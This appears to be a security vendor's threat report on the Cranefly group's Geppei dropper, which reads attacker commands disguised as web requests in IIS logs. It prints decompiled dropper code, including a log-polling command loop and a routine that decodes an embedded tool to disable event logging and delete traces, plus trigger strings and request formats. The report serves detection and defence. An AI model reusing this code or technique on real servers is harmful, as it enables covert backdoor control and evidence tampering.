
Cranefly: Threat Actor Uses Previously Unseen Techniques and Tools in Stealthy Campaign



Group uses novel method of reading commands from legitimate IIS logs.

Symantec, by Broadcom Software, has discovered a previously undocumented dropper that is being used to install a new backdoor and other tools using the novel technique of reading commands from seemingly innocuous Internet Information Services (IIS) logs.

The dropper (Trojan.Geppei) is being used by an actor Symantec calls Cranefly (aka UNC3524), to install another piece of hitherto undocumented malware (Trojan.Danfuan) and other tools. The technique of reading commands from IIS logs is not something Symantec researchers have seen being used to date in real-world attacks.

Background to Cranefly activity

Mandiant first published about Cranefly in May 2022, describing how the group was heavily targeting the emails of employees that dealt with corporate development, mergers and acquisitions (M&A), and large corporate transactions.

The attackers had a long dwell time, spending at least 18 months on victim networks, and they took steps to stay under the radar by installing backdoors on appliances that didn't support security tools - such as

SANS arrays, load balancers, and wireless access point controllers. Mandiant saw the attackers downloading a new backdoor called QuietExit, which is based on the open-source Dropbear SSH client-server software. The ReGeorg web shell was also used as a secondary backdoor in the activity observed by Mandiant.

Technical Details

The first malicious activity Symantec researchers saw on victim machines was the presence of a previously undocumented dropper (Trojan.Geppei). It uses PyInstaller, which converts Python script to an executable file.

Geppei reads commands from a legitimate IIS log. IIS logs are meant to record data from IIS, such as web pages and apps. The attackers can send commands to a compromised web server by disguising them as web access requests. IIS logs them as normal but Trojan.Geppei can read them as commands.

The commands read by Geppei contain malicious encoded .ashx files. These files are saved to an arbitrary folder determined by the command parameter and they run as backdoors.

The strings Wrde, Exco, and Cllo don't normally appear in IIS log files. These appear to be used for malicious HTTP request parsing by Geppei; the presence of these strings prompts the dropper to carry out activity on a machine.

The attackers can use a dummy URL or even a non-existent URL to send these commands because IIS logs 404s in the same log file by default.

```
flist = ['Wrde', 'Exco', 'Cllo', 'AppleWEBKit']

timenumber = 10

rows = 0

gflag = 0

while True:

    time.sleep(600)

    print('One Two Three')

try:

        today = datetime.date.today()

        list1 = str(today).split('-')

        filename = 'u_ex' + list1[0][2:] + list1[1] + list1[2] + '.log'

        path = 'C:/inetpub/logs/LogFiles/W3SVC1/' + filename
```

```
if os.path.exists(path):
        shutil.copy(path, 'C:\\windows\\temp\\IIS1.log')
        fp = open('C:\\windows\\temp\\IIS1.log', 'r')
        line = fp.readline()
for i in range(rows):
            line = fp.readline()          if line != '':
if len(line.split('Wrde')) == 3:
                temp1 = line.split('Wrde')
                wrde(temp1[1])
if len(line.split('Exco')) == 3:
                temp2 = line.split('Exco')
                exco(temp2[1])
if len(line.split('Cllo')) == 3:
                clear()
            line = fp.readline()
            rows += 1
else:
            fp.close()
            os.remove('C:\\windows\\temp\\IIS1.log')
    except:
        print('Bye-Bye')
```

If the malicious HTTP request sample contains "Wrde" e.g.:

- *GET [dummy string]Wrde[passed string to wrde()]Wrde[dummy string]*

The passed string to wrde() is decrypted by Decrpt().

The decrypted string is expected to look like the following:

- *w+1+C:\\inetpub\\wwwroot\\test\\backdoor.ashx*

These are the malicious .ashx files, which are saved as:

- *C:\\inetpub\\wwwroot\\test\\backdoor.ashx*

The backdoors that are dropped by this dropper include:

- Hacktool.Regeorg: ReGeorg is a known malware, a web shell that can create a SOCKS proxy. Two versions of ReGeorg were seen in the activity observed by Symantec. A ReGeorg web shell was also dropped in the activity documented by Mandiant.
- Trojan.Danfuan: This is a previously unseen malware. It is a DynamicCodeCompiler that compiles and executes received C# code. It appears to be based on .NET dynamic compilation technology. This type of dynamically compiled code is not created on disk but exists in memory. It acts as a backdoor on infected systems.

When the malicious HTTP request sample contains "Exco", e.g.:

- *GET [dummy string]Exco[passed string to exco()]Exco[dummy string]*

The passed string to exco() is decrypted by Decrpt() and this decrypted string is an executable command by os.system().

If the malicious HTTP request contains "Cllo", function clear() is called. This function drops a hacking tool called sckspy.exe to disable eventlog logging for Service Control Manager. This appears to be another previously undocumented tool.

It also appears that the clear() function attempts to remove lines that contain command or malicious .ashx file paths from the IIS log file; however, it does not inspect all lines so this function does not seem to work as intended.

```
def clear():
    global gflag
    global rows
    text4 = '[malicious base64 encoded exe file]'
if gflag == 0:
try:
        fw = open('c:\\windows\\temp\\DMI27F127.txt', 'w')
        fw.write(text4)
        fw.close()
        os.system('certutil -decode c:\\windows\\temp\\DMI27F127.txt
c:\\windows\\temp\\DMI27F127.cab')
        os.system('expand c:\\windows\\temp\\DMI27F127.cab c:\\windows\\system32\\sckspy.exe')
```

```
        os.system('c:\\windows\\system32\\sckspy.exe >c:\\windows\\temp\\DMI27F128.txt')
        fp = open('c:\\windows\\temp\\DMI27F128.txt', 'r')
        str1 = fp.readline()
if str1.find('success') != -1:
            gflag = 1
        fp.close()
        os.system('del c:\\windows\\temp\\DMI27F127.txt')
        os.system('del c:\\windows\\temp\\DMI27F127.cab')
        os.system('del c:\\windows\\system32\\sckspy.exe')
        os.system('del c:\\windows\\temp\\DMI27F128.txt')
    except:
        print('bye-bye')
```

Dropped malicious .ashx files (i.e. Trojan.Danfuan and Hacktool.Regeorg) are removed in wrde() if it is called with option 'r':

```
    if info[0] == 'r':
        temp = info[2].replace('\\\\', '\\')
        os.system('del ' + temp)
        name = temp.split('\\')
        if name in flist:
            flist.remove(name[(-1)][:-1])
```

Attribution

Hacktool.Regeorg has been used by multiple advanced persistent threat (APT) groups in the past, but as this code is publicly available on GitHub, its use does not offer any clues for attribution. Symantec was unable to link this activity to any known groups other than the UNC3524 group documented by Mandiant, which we track as Cranefly.

The use of a novel technique and custom tools, as well as the steps taken to hide traces of this activity on victim machines, indicate that Cranefly is a fairly skilled threat actor. While we do not see data being exfiltrated from victim machines, the tools deployed and efforts taken to conceal this activity, coupled with the activity previously documented by Mandiant, indicate that the most likely motivation for this group is intelligence gathering.

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise

Trojan.Geppei

12eaac1b8dc29ba29287e7e30c893017f82c6fadb73dbc8ef2fa6f5bd5d9d84e

981b28d7521c5b02f026cb1ba5289d61ae2c1bb31e8b256db21b5dcfb8837475

6dcfa79948cf90b10b05b59237cf46adb09b2ce53bc2c0d38fce875eccd3a7e1

0af8bf1fa14fe492de1cc870ac0e01fc8b2f6411de922712a206b905a10ee379

7d5018d823939a181a84e7449d1c50ac3eb94abf3585a2154693ef5180877b95

b5a4804cf7717fda1f01f23c1c2fe99fe9473b03f0247bcc6190f17d26856844

Hacktool

1975bea7ca167d84003b601f0dfb95c4b31a174ce5af0b19e563cb33cba22ffa

Hacktool.Regeorg

56243c851b13218d3031ca7e5af8f2b891e139cbd6d7e3f40508e857802a1077

0b8d024ec29619ff499e4b5024ff14451731a4e3155636a02ef5db2df0e0f0dd

Trojan.Danfuan

0b168638224589937768eb15c9ebbe795d6539d1fbe744a8f065fedd569bfc5e